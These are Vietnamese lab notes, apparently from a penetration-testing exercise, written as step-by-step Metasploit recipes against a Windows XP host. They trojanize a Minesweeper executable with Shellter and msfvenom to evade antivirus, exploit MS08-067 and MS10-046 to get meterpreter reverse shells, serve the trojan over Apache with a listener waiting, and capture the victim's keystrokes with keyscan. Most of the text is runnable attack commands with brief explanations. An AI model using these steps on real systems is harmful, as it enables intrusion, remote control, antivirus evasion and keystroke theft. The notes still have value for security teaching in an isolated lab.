Cài shellter

sudo dpkg --add-architecture i386

sudo apt update

sudo apt install -y wine32 wine64 libwine libwine:i386 fonts-wine

sudo apt install shellter -y

tai <https://minesweepergame.com/download/game/file/Minesweeper-Windows-XP.zip> trong firefox trong kali

vao file da tai( chuyen file WINMINE.EXE ve /home/kali/)

shellter (run shellter, lênh nay bỏ mã độc vào file winmine.exe)

một chương trình giúp **chèn mã độc vào file hợp lệ** để tránh bị phát hiện bởi phần mềm diệt virus.

KhI ĐÔI IP THÌ PHẢI CÀI LẠI MÃ ĐỘC VÀO FILE, NHẬP ĐÚNG IP ĐÃ ĐỔI

A

/home/kali/win.exe

Y

L

1

192.168.1.128(ip may kali)

4444

Enter

msfvenom -p windows/exec CMD=”shutdown /s /t 0” -x win.exe -f exe -o winmine.exe

Lệnh này sử dụng **msfvenom** để **chèn mã độc vào một file hợp lệ (win.exe)**, biến nó thành một **file trojan** có thể thực thi lệnh tắt máy (**shutdown**).

# Malware 1

Tao terminal moi

msfconsole

search ms08 067

**MS08-067** là **lỗ hổng nghiêm trọng** trong dịch vụ SMB của Windows, cho phép **thực thi mã từ xa (RCE)** mà không cần xác thực.

use 0

msf6 > use 0

set PAYLOAD windows/meterpreter/reverse\_tcp

set LHOST 192.168.1.128 (ip may kali)

set RHOST 192.168.1.12 (ip may winxp)

exploit

pwd

meterpreter > pwd

C:\WINDOWS\system32

cd ../..

pwd

mkdir Hoa

cd Hoa

pwd

upload /home/kali/winmine.exe

execute -f “C:\Hoa\winmine.exe”

execute Lệnh này được sử dụng để **thực thi một tệp trên máy bị tấn công**.

# Malware 2

/etc/init.d/apache2 start

cd /var/www/html

ls

sudo mv /home/kali/winmine.exe /var/www/html

ls

msfconsole

use exploit/multi/handler

Lệnh này được sử dụng trong **Metasploit Framework (MSF)** để kích hoạt **multi/handler**, một module đặc biệt giúp **nhận kết nối từ payload đã khai thác**.

set PAYLOAD windows/meterpreter/reverse\_tcp

set LHOST 192.168.1.128 (may kali)

set LPORT 4444

run (dang nghe len)

vao winxp nhap 192.168.1.128/winmine.exe

khi nạn nhân nhập vào wed và run file đã upload lên wed thì bắt kết nối này để kiểm soát máy nạn nhân

screenshot (chup hinh may winxp)

# Malware 3

Tai <http://archive.mozilla.org/pub/firefox/releases/52.9.0esr/win32/en-US/> về winxp

sudo systemctl stop apache2

msfconsole

search ms10\_046 (khai thac lo hong, thuc thi tu xa)

use 0

set PAYLOAD windows/meterpreter/reverse\_tcp

set LHOST 192.168.1.128

show options

set srvhost 192.168.1.128

Lệnh **set SRVHOST 192.168.1.128** thường được sử dụng trong **Metasploit Framework**. Nó có nghĩa là thiết lập địa chỉ IP của máy chủ lắng nghe (listening host) cho một dịch vụ nào đó, chẳng hạn như một máy chủ payload hoặc một dịch vụ khai thác.

run

vao winxp->internet->nhap ip may attack (chiem dc quyen)

sesions –l (liet ke cac sessions)


sessions là một lệnh được sử dụng để quản lý các phiên làm việc (sessions) với các máy bị khai thác. Khi một máy mục tiêu bị khai thác thành công, một "session" (phiên làm việc) được tạo ra giữa bạn và máy mục tiêu, cho phép bạn thực hiện các hành động như điều khiển từ xa, thu thập thông tin, hay thực hiện các lệnh.

sessions -i 1

vào phiên làm việc thứ 1

trong winxp mơ firefox

ps



migrate 1764

Cột thứ nhất trong danh sách hiển thị của Meterpreter là Process ID (PID) – tức là mã định danh của tiến trình đang chạy trên hệ thống mục tiêu.

Di chuyển vào tiến trình có PID là 1764. Mục tiêu của việc này là để tiếp tục duy trì quyền kiểm soát của bạn trên máy nạn nhân trong khi tránh bị phát hiện.

keyscan\_start

Bắt đầu ghi lại các phím bấm của người dùng trên máy nạn nhân.

keyscan\_dump

Xem lại các phím bấm đã được ghi lại từ trước.

# Malware 4